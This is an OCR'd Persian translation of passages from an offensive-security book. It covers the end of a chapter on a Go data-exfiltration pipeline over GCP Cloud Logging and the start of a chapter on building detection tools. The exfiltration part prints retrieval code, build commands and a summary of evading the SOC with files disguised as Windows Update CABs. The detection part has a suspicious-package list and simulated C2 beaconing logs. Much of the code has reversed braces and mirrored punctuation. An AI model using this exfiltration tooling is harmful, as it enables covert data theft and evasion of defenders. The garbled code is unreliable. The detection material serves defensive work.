log.Printf("Unexpected metadata payload type: %T", entry.Payload)
continue
{
log.Printf("Found metadata: %+v", metadata)
continue
{
if labels["type"] == "chunk" { 2
chunkNum := 0
fmt.Sscanf(labels["chunk-number"], "%d", &chunkNum)
var chunkData string
} switch payload := entry.Payload.(type)
:case string
chunkData = payload
```


apsec.ir

```
:case *structpb.Value
()chunkData = payload.GetStringValue
:default
log.Printf("Unexpected chunk payload type: %T", entry.Payload)
continue
{
chunkMap[chunkNum] = chunkData
log.Printf("Found chunk %d", chunkNum)
{
{
} if entriesFound == 0
log.Fatalf("No entries found for exfil ID: %s", *exfil_id)
{
} if metadata == nil
log.Fatal("No metadata found for specified exfil ID")
{
totalChunks := int(metadata["total_chunks"].(float64))
chunks = make([]string, totalChunks)
} ++for i := 1; i <= totalChunks; i
} if chunk, ok := chunkMap[i]; ok
chunks[i-1] = chunk
} else {
log.Fatalf("Missing chunk %d", i)
{
{
combined := strings.Join(chunks, "")
```


apsec.ir

```
decoded, err := hex.DecodeString(combined)
} if err != nil
log.Fatalf("Failed to decode hex data: %v", err)
{
filename := metadata["filename"].(string)
outputPath := fmt.Sprintf("%s/%s", *output_dir, filename)
} if err := os.WriteFile(outputPath, decoded, 0644); err != nil
log.Fatalf("Failed to write output file: %v", err)
{
log.Printf("Successfully retrieved and reconstructed file: %s", outputPath)
{
```

فهرست ۸-۳: کلاینت GoLogRetrieve برای جستجو، مرتب‌سازی، و بازسازی فایل‌های استخراج‌شده

به یاد داشته باشید، برای کامپایل کد باید وابستگی‌های SDK GCP را نصب کنید. مشابه کلاینت استخراج، به شناسه پروژه GCP و مجوزهای مناسب متصل به حساب سرویس نیاز خواهید داشت.

این کلاینت GCP Cloud Logging از همان کلید حساب سرویس برای جستجوی سرویس ثبت گزارش و بازسازی فایل‌های استخراج‌شده استفاده می‌کند. کلاینت به یک شناسه exfil 1 برای شناسایی اینکه کدام ورودی‌های گزارش به یک آپلود فایل خاص تعلق دارند نیاز دارد. برای فایل‌هایی که در طول استخراج تکه‌تکه شده‌اند ۲، کد هر تکه را بازیابی می‌کند، آن‌ها را در حافظه بر اساس شماره تکه ذخیره می‌کند، و سپس آن‌ها را به ترتیب صحیح قبل از نوشتن فایل کامل روی دیسک بازسازی می‌کند.

اجرای خط لوله کامل استخراج

برای کامپایل راه‌حل کامل، فرمان‌های فهرست ۸-٤ را اجرا کنید.

```
.Initialize the module #
go mod init gologexfil
.Get the required dependencies #
go get cloud.google.com/go/logging
go get cloud.google.com/go/logging/logadmin
go get google.golang.org/api/iterator
go get google.golang.org/protobuf/types/known/structpb
```

.Build the exfil client #

go build -o gologexfil gologexfil-1.1.go

.Build the retrieval client #

go build -o gologretrieve retrieve.go

Usage #

gologexfil --file /path/to/file/.

<gologretrieve --exfil-id <filename-timestamp/.

فهرست ۸-٤: راه‌اندازی وابستگی‌ها و ساخت ابزارهای استخراج

در زمان اجرا، فایل‌های بزرگ‌تر بر اساس یک تعداد بایت از پیش تعریف‌شده به تکه‌ها تقسیم می‌شوند، همان‌طور که در شکل ۸-۷ نشان داده شده است. همان‌طور که قبلاً ذکر شد، ما این مقدار را روی KB۲۵۰ تنظیم کرده‌ایم. در زمان نوشتن این مطلب، GCP Cloud Logging حداکثر KB۲۵٦ برای هر ورودی گزارش پشتیبانی می‌کند. بافر KB٦ برای فراداده مورد نیاز برای بازسازی فایل‌ها در طول بازیابی حساب می‌شود.




Figure 8-7: GoLogExfil output

شکل ۸-۷: خروجی GoLogExfil

برای استفاده از ابزار بازیابی، به شناسه exfil نشان داده‌شده در انتهای خروجی استخراج نیاز خواهید داشت (شکل ۸-۸ را ببینید). این شناسه نام فایل را با یک مُهر زمانی Unix ترکیب می‌کند تا هر آپلود را به‌طور منحصربه‌فرد شناسایی کند و از تعارض‌های نام بالقوه جلوگیری کند. اگر از PowerShell در یک محیط Windows استفاده می‌کنید، لطفاً از اسلش‌های رو به جلوی سبک Unix در مسیر خود استفاده کنید.




Figure 8-8: The GoLogRetrieve runtime output

شکل ۸-۸: خروجی زمان اجرای GoLogRetrieve

از آنجا که شما یک شیء blob را به‌عنوان یک «جریان» لایه ۷ با استفاده از چندین سرویس (تکه‌تکه کردن، رمزگذاری هگز، ثبت گزارش، بازیابی، رمزگشایی) منتقل می‌کنید، ایده خوبی است که برای هر تغییر ناخواسته بررسی کنید. هنگام ارسال فایل‌های حیاتی، هش منبع صحنه‌سازی‌شده خود را با فایل‌های بازیابی‌شده مقایسه کنید، همان‌طور که در شکل ۸-۹ نشان داده شده است، تا اطمینان حاصل شود که هیچ چیز در طول انتقال خراب نشده است.




Figure 8-9: Validating file integrity by comparing MD5 hashes for the source and retrieved files

شکل ۸-۹: اعتبارسنجی یکپارچگی فایل با مقایسه هش‌های MD5 برای فایل‌های منبع و بازیابی‌شده

بیایید بررسی کنیم هر ورودی تکه‌تکه‌شده در GCP Cloud Logging چگونه به نظر می‌رسد. مرورگر خود را باز کنید و به کنسول Google Cloud وارد شوید. Logs Explorer را جستجو کنید و سپس به آن بروید. نزدیک مرکز صفحه، یک رابط پرس‌وجو خواهید دید. شدت را روی INFO تنظیم کنید و سپس، برای تابع SEARCH، نام فایلی که آپلود کردید را درون علامت‌های نقل‌قول دوگانه وارد کنید (شکل ۸-۱۰ را ببینید).




Figure 8-10: The Logs Explorer querying filter

شکل ۸-۱۰: فیلتر پرس‌وجوی Logs Explorer

پرس‌وجوی خود را اجرا کنید و یک تکه از نام فایل خود را پیدا کنید. مقادیر کلید JSON را گسترش دهید تا بار و فراداده را بررسی کنید. باید یک جریان از مقادیر هگزادسیمال برای هر ورودی گزارش بر اساس شناسه تکه ببینید، و CISA-IR-Playbook.pdf ما همان‌طور که در شکل ۸-۱۱ نشان داده شده است.



Figure 8-11: The expanded view of a Logs Explorer entry that shows what the hexadecimal encoded filestream looks like in the console

شکل ۸-۱۱: نمای گسترش‌یافته یک ورودی Logs Explorer که نشان می‌دهد جریان فایل رمزگذاری‌شده به هگز در کنسول چگونه به نظر می‌رسد

مقادیر برچسب شما به اندازه، تعداد فایل‌ها، و اینکه آیا باینری‌های خود را در یک CAB پیچیده‌اید بستگی دارد. این مثال یک فایل PDF را نشان می‌دهد که به‌عنوان تکه ۹ از ۲۲ بدون پیچیدن در یک فایل CAB استخراج شده است.

خلاصه

در این فصل، شما یک خط لوله استخراج کامل با سه ابزار سفارشی Go ساختید. ابتدا، یک ابزار صحنه‌سازی با بسته‌بندی فایل‌ها در قالب فایل Microsoft CAB با استفاده از نام‌های فایل شبه‌تصادفی که فایل‌های Windows Update را تقلید می‌کنند برای فرار از تشخیص ایجاد کردید. بعد، یک کلاینت استخراج توسعه دادید که فایل‌ها را به بخش‌های KB۲۵۰ تکه‌تکه می‌کند، آن‌ها را به هگز رمزگذاری می‌کند، و آن‌ها را به‌عنوان ورودی‌های گزارش به GCP Cloud Logging آپلود می‌کند—و ترافیک را روتین جلوه می‌دهد. در نهایت، یک ابزار بازیابی برای خودکارسازی بازسازی جریان‌های ورودی گزارش به شکل باینری اصلی بدون خرابی ساختید. آزمایشگاه این فصل اتکا به LOLBinها را در جایی که ممکن است کاهش می‌دهد و از خدمات بومی ابری برای افزودن انعطاف‌پذیری به استراتژی استخراج شما استفاده می‌کند، و به شما کمک می‌کند برای مدت طولانی‌تری از دید SOC خارج بمانید.

PART III

TESTING AND VALIDATION

بخش سوم : تست و اعتبارسنجی

apsec.ir

9

BUILDING DETECTION TOOLS

۹ ساختن ابزارهای تشخیص

نقش شما به‌عنوان یک متخصص تیم قرمز باید شامل ارائه توصیه‌های تاکتیکی برای تیم‌های مهندسی تشخیص باشد. انجام این کار به این معنا نیست که شما بارهای حیاتی را «می‌سوزانید»؛ نوشتن و آزمایش تشخیص‌ها به شما کمک می‌کند تا دقیقاً بسنجید ابزارهای شما در عمل چقدر پنهان‌کار هستند. در این فصل، شما دو ابزار تشخیص برای شناسایی ایمپلنت‌های مخرب مبتنی بر Go و رفتار شبکه مشکوک از فصل‌های قبلی خواهید ساخت. ابتدا، یک تحلیلگر باینری Go برای بررسی برنامه‌های کامپایل‌شده خواهید نوشت، و سپس یک تشخیص‌دهنده ترافیک شبکه که شامل یک تولیدکننده گزارش برای تولید داده آزمایشی واقع‌گرایانه است ایجاد خواهید کرد.

مانند هر استراتژی تشخیص، شما بر ترکیبی از نشانگرها و TTPها تمرکز خواهید کرد. می‌توانید دو ابزاری که اینجا می‌سازید را با ابزارهای مهندسی تشخیص موجود (مانند SIEMها، EDRها، یا پلتفرم‌های SOAR، همان‌طور که در «معماری استقرار» در صفحه ۱۸۳ بحث شده) ادغام کنید تا برنامه امنیتی سازمان خود را تقویت کنید.

تحلیل ویژگی باینری

در فصل ۲، ما درباره پشتیبانی زبان با ابزارهای مهندسی معکوس موجود بحث کردیم. برخی پشتیبانی محدودی از Go دارند، و برخی دیگر هیچ پشتیبانی فراتر از خانواده C ندارند. خوشبختانه، Go بسته‌های اشکال‌زدایی را به‌عنوان بخشی از کتابخانه استاندارد خود شامل می‌شود و می‌تواند به‌راحتی باینری‌های کامپایل‌شده خود را تفسیر کند. نیازی نیست یک دی‌کامپایلر از ابتدا بسازید، اما به روش‌های ساده‌ای نیاز دارید تا به مدافعان کمک کنید قبل از انفجار بفهمند باینری ممکن است چه کاری انجام دهد. این راه‌حل ساختارهای باینری PE و ELF را تجزیه می‌کند، شامل نمادها، اطلاعات ساخت، و بسته‌های واردشده، و هر نشانگر مشکوکی که مدافعان باید بیشتر بررسی کنند را علامت‌گذاری می‌کند.

تحلیل رفتار شبکه

SOCها اغلب شامل نوعی ثبت گزارش ترافیک شبکه برای تشخیص فعالیت‌های مخرب هستند. حتی وقتی یک IPS نمی‌تواند ترافیک رمزگذاری‌شده را بازرسی کند، هنوز می‌تواند رفتار ناهنجار را برای کشف تهدیدها شناسایی کند. راه‌حل این فصل بر آن مبنا عمل خواهد کرد، و گزارش‌های ترافیک فایروال را بررسی می‌کند و زمان‌بندی اتصال و جفت‌های منبع-مقصد منحصربه‌فرد را تحلیل می‌کند.

برای پایش beaconهای بالقوه، به دنبال ترافیک پیوسته در بازه‌های منظم خواهید بود. برای ایمپلنت‌هایی که از تصادفی‌سازی استفاده می‌کنند (مانند آن‌هایی که در فصل‌های قبلی ساخته‌اید)، همچنین باید به دنبال ترافیکی باشید که بیش از حد تصادفی است، هرچند این بدون داشتن یک خط پایه برای رفتار معمول میزبان هدف دشوارتر است. حداقل، می‌توانید آمار پایه مانند آنتروپی را محاسبه کنید و آستانه‌هایی برای هشدار تنظیم کنید.

پایتون به‌دلیل کتابخانه‌های علوم داده فراوانش برای این هدف مناسب است. برای کمک به تحلیل، این راه‌حل همچنین هیستوگرام‌هایی برای کمک به مدافعان در تفسیر گزارش‌های ترافیک تولید می‌کند، و همچنین یافته‌ها را در JSON خروجی می‌دهد تا بتوانند به‌راحتی در ابزارهای تحلیل دیگر، مانند یک SIEM، دریافت شوند.

الزامات فنی

برای تکمیل این آزمایشگاه، به نصب‌های زیر نیاز دارید:

- Go (این مثال‌ها با نسخه ۱,۲۱,٤ آزمایش شده‌اند)
- Python 3.x (این مثال‌ها با نسخه ۳,۱۱ آزمایش شده‌اند)
- VS Code با افزونه‌های رسمی Go و Python (اختیاری)

در حالی که این ابزارهای تشخیص برای اهداف آزمایشگاه به‌طور مستقل اجرا خواهند شد، در نظر بگیرید چگونه تیم‌های مهندسی تشخیص می‌توانند آن‌ها را در محیط‌های تولیدی ادغام کنند (شکل ۹-۱ را ببینید). با این حال، تحلیل سفارشی سربار محاسباتی به سیستم‌های موجود اضافه می‌کند، بنابراین می‌خواهید راه‌حل‌ها را به‌صورت استراتژیک فعال کنید.




Figure 9-1: Potential detection engineering workflows

شکل ۹-۱: گردش‌کارهای بالقوه مهندسی تشخیص

جریان بالا نشان می‌دهد چگونه می‌توانید راه‌حل اسکن ایستای Go را در یک افزونه EDR یا قابلیت SOAR که فقط روی رویدادهای نوشتن باینری تأییدشده اجرا می‌شود پیاده‌سازی کنید. بسیاری از EDRهای سطح سازمانی قابلیت‌های دسترسی API برای انجام hookهای اضافی یا sandboxing دارند که می‌توانند این نوع تحلیل اضافی را اجرا کنند. تحلیلگر ویژگی‌های باینری را بررسی می‌کند و یافته‌های خود را به ابزارهای دیگر برای امتیازدهی خطر خروجی می‌دهد.

برای جریان پایین (رفتار ترافیک شبکه)، بار تحلیل ممکن است در یک مدت طولانی بسیار سنگین باشد. در آن صورت، ما توصیه می‌کنیم از یک SOAR یا ابزار خارجی دیگر به‌دور از تشخیص‌های درون‌خطی یا زمان واقعی استفاده کنید. این ابزار گزارش‌های شبکه را دسته‌ای پردازش می‌کند، تشخیص‌دهنده را برای شناسایی الگوهای مشکوک اجرا می‌کند، و سپس خروجی ساختاریافته را به SIEM برای همبستگی اضافی برمی‌گرداند.

ساختن تحلیلگر باینری Go

قابلیت اشکال‌زدایی داخلی Go تجزیه اطلاعات ساخت، واردات بسته، و نمادها را ساده می‌کند—می‌توانید جزئیات را مستقیماً از باینری شمارش کنید، همان‌طور که در فهرست ۹-۱ نشان داده شده است.

```
--snip--

} type BinaryAnalyzer struct

path string

info *buildinfo.BuildInfo

symbols []string

imports []string

packages map[string]string

{

} func NewAnalyzer(path string) *BinaryAnalyzer

}return &BinaryAnalyzer

,path: path

,packages: make(map[string]string)

{

{

} func (a *BinaryAnalyzer) Analyze() error

.Get build info (works even with stripped binaries) //

info, err := buildinfo.ReadFile(a.path)

} if err != nil

return fmt.Errorf("reading build info: %v", err)

{

a.info = info

.Try ELF analysis first //

} if err := a.analyzeELF(); err != nil
```


apsec.ir

```
.If not ELF, try PE //
} if err := a.analyzePE(); err != nil
return fmt.Errorf("analyzing binary: %v", err)
{
{
return nil
{
} func (a *BinaryAnalyzer) analyzeELF() error
f, err := elf.Open(a.path)
} if err != nil
return err
{
()defer f.Close
.Get symbol table //
()symbols, err := f.Symbols
} if err == nil
} for _, sym := range symbols
a.symbols = append(a.symbols, sym.Name)
{
{
.Look for .gopclntab section //
section := f.Section(".gopclntab")
} if section != nil
()pclndat, err := section.Data
} if err == nil
pcln := gosym.NewLineTable(pclndat, f.Section(".text").Addr)
```


apsec.ir

```
table, err := gosym.NewTable(nil, pcln)
} if err == nil
} for _, fn := range table.Funcs
a.symbols = append(a.symbols, fn.Name)
{
{
{
{
return nil
{
} func (a *BinaryAnalyzer) analyzePE() error
f, err := pe.Open(a.path)
} if err != nil
return err
{
()defer f.Close
.Get symbol table //
} if f.Symbols != nil
} for _, sym := range f.Symbols
a.symbols = append(a.symbols, sym.Name)
{
{
return nil
{
--snip--
.Add security checks //
```

apsec.ir

```
()a.checkSuspiciousPatterns
{
} ()func (a *BinaryAnalyzer) checkSuspiciousPatterns
}suspiciousPackages := map[string]string
,"syscall": "System call usage"
,"unsafe": "Unsafe memory operations"
,"os/exec": "Command execution"
,"debug/proc": "Process manipulation"
,"net/http": "Network capabilities"
,"crypto/tls": "TLS/Encryption"
{
fmt.Printf("\nSecurity Analysis:\n")
} for _, dep := range a.info.Deps
} if reason, suspicious := suspiciousPackages[dep.Path]; suspicious
fmt.Printf(" ! Found suspicious package: %s (%s)\n", dep.Path, reason)
{
{
{
} func isInterestingSymbol(sym string) bool
.Add more interesting patterns here //
}interestingPrefixes := []string
,".main"
,".init"
,"os.exec"
,"net.Dial"
,"crypto/tls"
```


apsec.ir

```
,"syscall"
{
} for _, prefix := range interestingPrefixes
} if len(sym) > len(prefix) && sym[:len(prefix)] == prefix
return true
{
{
return false
{
} ()func main
()flag.Parse
} if flag.NArg() != 1
log.Fatal("Usage: go-binary-analyzer <binary>")
{
analyzer := NewAnalyzer(flag.Arg(0))
} if err := analyzer.Analyze(); err != nil
log.Fatalf("Analysis failed: %v", err)
{
()analyzer.PrintAnalysis
{
```

فهرست ۹-۱: کد نمونه برای شمارش هدرهای باینری کامپایل‌شده Go

این کد بسته‌های معمولاً استفاده‌شده در راه‌حل‌هایی مانند ایمپلنت مبتنی بر کرم از فصل ۵ را نگاشت می‌کند (مانند syscall برای عملیات سطح سیستم، os/exec برای اجرای فرمان، و crypto/tls برای ارتباطات رمزگذاری‌شده) و آن‌ها را به‌عنوان خطرات بالقوه علامت‌گذاری می‌کند.

توجه برای اطلاعات بیشتر درباره قالب باینری Go، پست وبلاگ عالی تیم GCP با عنوان «Ready, Set, Go—Golang Internals and Symbol Recovery» را در https://cloud.google.com/blog/topics/threat-intelligence/golang-internals-symbol-recovery ببینید.

می‌توانید کد را مستقیماً بدون نصب هیچ وابستگی با استفاده از فرمان‌های زیر بسازید یا اجرا کنید:

داده پردازی آرین پایش

go mod init go-analyzer %

go build go-analyzer.go %

go-analyzer /path/to/go/compiled/tool/. %

شکل ۹-۲ برخی خروجی نمونه را نشان می‌دهد، و بسته‌های مشکوک شناسایی‌شده در باینری را برجسته می‌کند.




Figure 9-2: Sample runtime output of the Go analyzer when testing the worm-based implant from Chapter 5

شکل ۹-۲: خروجی زمان اجرای نمونه تحلیلگر Go هنگام آزمایش ایمپلنت مبتنی بر کرم از فصل ۵

ساختن تحلیلگر ترافیک شبکه در پایتون

تحلیلگر ترافیک شبکه از دو ابزار پایتون تشکیل شده است. اولی گزارش‌های ترافیک فایروال Palo Alto Networks (PAN) را با اسکن، beaconing پایه، و یک نسخه تصادفی‌شده از beaconing شبیه‌سازی می‌کند. در حالی که ممکن است ترافیک واقعی را کاملاً تکرار نکند، برای آزمایش کافی است اگر به گزارش‌های فایروال واقعی دسترسی ندارید. ابزار دوم چندین تابع را برای گروه‌بندی اتصالات شبکه (tupleها) اعمال می‌کند و از NumPy و data frameهای pandas (جداول دوبعدی بهینه‌شده برای تحلیل آماری) برای تحلیل رویدادهای گزارش تجمیع‌شده استفاده می‌کند. اگر انتخاب می‌کنید از گزارش‌های ترافیک شبکه خود استفاده کنید، مطمئن شوید که کد را با قالب گزارش و نام فیلدهای محیط خود تغییر دهید.

تولید گزارش ترافیک PAN

اسکریپت log_generator.py در فهرست ۹-۲ فیلدهای گزارش ترافیک رایج PAN را سنتز می‌کند.

```
--snip--
:class PaloAltoTrafficGenerator
:def __init__(self, output_file: str = "pa_traffic.log")
self.output_file = output_file
()self.current_time = datetime.now
,def generate_cef_log(self
,timestamp: datetime
,src_ip: str
,dst_ip: str
,src_port: int
,dst_port: int
,bytes_sent: int
,bytes_rcvd: int
:session_end: str = "aged-out") -> str
"""Generate CEF formatted log entry"""
" {('return (f"{timestamp.strftime('%b %d %H:%M:%S
"|f"CEF:0|Palo Alto Networks|PAN-OS|10.1|TRAFFIC
" }()f"traffic-1|1|rt={timestamp.isoformat
" f"src={src_ip} dst={dst_ip}
" f"spt={src_port} dpt={dst_port}
" f"proto=TCP
" f"act=allow
" f"bytesIn={bytes_sent}
" f"bytesOut={bytes_rcvd}
" }()f"start={timestamp.isoformat
" f"elapsed=0.0
```

("f"session_end_reason={session_end}\n

:def generate_c2_beaconing(self, pattern: str = "perfect") -> List[Tuple]

"""Generate C2 beaconing traffic patterns"""

[] = logs

base_time = self.current_time

.Use different IPs for different patterns #

:"if pattern == "perfect

c2_server = "192.168.1.100"

victim = "10.0.0.50"

Perfect 30-second intervals #

:(۱۰۰)for i in range

timestamp = base_time + timedelta(seconds=i * 30)

logs.append((timestamp, victim, c2_server))

:"elif pattern == "exponential_backoff

c2_server = "192.168.1.101"

victim = "10.0.0.51"

".Start with 10 second interval, double after each "failure #

interval = 10

timestamp = base_time

:(۵۰)for i in range

logs.append((timestamp, victim, c2_server))

.interval = min(interval * 2, 300) # Cap at 5 minutes

timestamp += timedelta(seconds=interval)

:"elif pattern == "jittered

c2_server = "192.168.1.102"

victim = "10.0.0.52"

```
second intervals with +/- 2 second jitter-۳۰ #
:(۱۰۰)for i in range
(۲ ,۲-)jitter = random.uniform
timestamp = base_time + timedelta(seconds=(i * 30 + jitter))
logs.append((timestamp, victim, c2_server))
return logs
,def generate_worm_scanning(self
:[network: str = "10.0.0.0/24") -> List[Tuple
"""Generate worm scanning patterns"""
[] = logs
base_time = self.current_time
worm_source = "10.0.0.5"
.Convert network to list of hosts #
network = ipaddress.ip_network(network)
hosts = list(network.hosts())
Sequential scanning with more consistent timing #
timestamp = base_time
for wave in range(3): # Three waves of scanning
print(f"Generating wave {wave+1} of scanning...")
random.shuffle(hosts)
:for host in hosts
.if str(host) != worm_source: # Don't scan self
More consistent timing for scanning #
)delay = random.uniform
Faster, more consistent scanning # (۰٫۳ ,۰٫۱
timestamp += timedelta(seconds=delay)
```


apsec.ir

```
logs.append((timestamp, worm_source, str(host)))
.Simulate failed SSH attempts with consistent timing #
if random.random() < 0.8: # 80% failure rate
)for _ in range(random.randint
Less variable retry attempts # :((۳ ,۲
)timestamp += timedelta
seconds=0.1) # Consistent retry timing
logs.append((timestamp, worm_source, str(host)))
.Add a longer delay between waves #
timestamp += timedelta(minutes=5)
return logs
:def generate_normal_traffic(self, duration_hours: int = 1) -> List[Tuple]
"""Generate normal user traffic patterns"""
[] = logs
base_time = self.current_time
end_time = base_time + timedelta(hours=duration_hours)
.Define some common internal hosts #
internal_hosts = [f"10.0.0.{i}" for i in range(10, 20)]
external_hosts = [f"192.168.1.{i}" for i in range(10, 30)]
current = base_time
:while current < end_time
.Add random delays between 30 seconds to 5 minutes #
delay = random.uniform(30, 300) # Increased minimum delay
current += timedelta(seconds=delay)
.Generate 1-3 connections for each time point #
:for _ in range(random.randint(1, 3))
```

```
src = random.choice(internal_hosts)
dst = random.choice(external_hosts)
logs.append((current, src, dst))
return logs
--snip--
.Write to file #
print(f"Writing logs to {self.output_file}...")
:with open(self.output_file, 'w') as f
:for timestamp, src, dst in all_logs
.Use appropriate dst_port based on traffic type #
if dst.startswith("192.168.1.10"): # C2 servers
dst_port = 443 # C2 traffic uses HTTPS
:else
([٨٠٨٠ ,٤٤٣ ,٨٠])dst_port = random.choice
)log_entry = self.generate_cef_log
,timestamp=timestamp
,src_ip=src
,dst_ip=dst
,(٦٥٥٣٥ ,٤٩١٥٢)src_port=random.randint
,dst_port=dst_port
,(٥٠٠٠ ,١٠٠)bytes_sent=random.randint
((bytes_rcvd=random.randint(500, 15000
f.write(log_entry)
print("Log generation complete!")
:"__if __name__ == "__main
generator = PaloAltoTrafficGenerator("pa_traffic.log")
```

```
generator.write_logs("all")
```

فهرست ۹-۲: تولید گزارش‌های آزمایشی فایروال با سه الگوی حمله

از آنجا که برای این مثال به پایتون سوئیچ می‌کنید، راه‌اندازی کمی متفاوت خواهد بود. کد داده‌های گزارش را سنتز می‌کند که قالب syslog Palo Alto را با فیلدهای CEF و کمی تصادفی‌سازی تقلید می‌کند. توابع همچنین برخی تغییرات شبیه اسکن کرم و فعالیت‌های C2 را درج می‌کنند.

اسکریپت را به‌صورت زیر اجرا کنید (در Windows، از PowerShell استفاده کنید):

```
mkdir network-detector && cd ./network-detector %

. python3 -m venv %

.source ./bin/activate # On Windows, use .\Scripts\Activate.ps1 %

/. cp /path/to/pan-log-generator-1.1py %

/. cp /path/to/network-ttp-detector-1.1py %

/. cp /path/to/requirements.txt %

pip3 install -r requirements.txt %

python3 ./pan-log-generator-1.1.py %
```

پس از اجرای تولیدکننده، باید یک فایل در دایرکتوری کاری به نام pa_traffic.log ببینید که حاوی هزاران ورودی گزارش است:

```
\Dec 31 19:29:03 CEF:0|Palo Alto Networks|PAN-OS|10.1|TRAFFIC|traffic-1

\ rt=2024-12-31T19:29:03.736481 src=10.0.0.52 dst=192.168.1.102 spt=61514|۱|

dpt=443 proto=TCP act=allow bytesIn=4534 bytesOut=14231 start=2024-12-
\31T19:29:03.736481

elapsed=0.0 session_end_reason=aged-out

\Dec 31 19:29:04 CEF:0|Palo Alto Networks|PAN-OS|10.1|TRAFFIC|traffic-1

\rt=2024-12-31T19:29:04.934525 src=10.0.0.50 dst=192.168.1.100 spt=57383|۱|

dpt=443 proto=TCP act=allow bytesIn=2075 bytesOut=11726 start=2024-12-
\ 31T19:29:04.934525

elapsed=0.0 session_end_reason=aged-out

\Dec 31 19:29:04 CEF:0|Palo Alto Networks|PAN-OS|10.1|TRAFFIC|traffic-1

\rt=2024-12-31T19:29:04.934525 src=10.0.0.51 dst=192.168.1.101 spt=50909|۱|
```

dpt=443 proto=TCP act=allow bytesIn=309 bytesOut=11166 start=2024-12-
\31T19:29:04.934525

elapsed=0.0 session_end_reason=aged-out

--snip--

در مرحله بعد، شما از کتابخانه‌های NumPy و pandas پایتون برای تحلیل این ورودی‌ها استفاده خواهید کرد.

پایش ترافیک مشکوک

فهرست ۹-۳ data frameهای دوبعدی ایجاد می‌کند و سپس تحلیل آماری پایه روی فایل pa_traffic.log را برای بررسی اسکن شبکه، beaconing، و beaconing ترافیک بسیار تصادفی از یک میزبان متخلف اجرا می‌کند. سپس نتایج را در قالب استاندارد JSON چاپ می‌کند.

--snip--

Default logfile name - easy to modify #

"DEFAULT_LOG_FILE = "pa_traffic.log

:def parse_cef_log(line: str) -> Dict

"""Parse CEF formatted log entry"""

{} = parsed

.Extract timestamp #

timestamp_match = re.search(r'rt=([\d\-T:\.]+)', line)

:if timestamp_match

parsed['timestamp'] = datetime.fromisoformat(timestamp_match.group(1))

.Extract Ips #

src_match = re.search(r'src=([\d\.]+)', line)

dst_match = re.search(r'dst=([\d\.]+)', line)

:if src_match and dst_match

(۱)parsed['src_ip'] = src_match.group

(۱)parsed['dst_ip'] = dst_match.group

.Extract ports #

spt_match = re.search(r'spt=(\d+)', line)

```
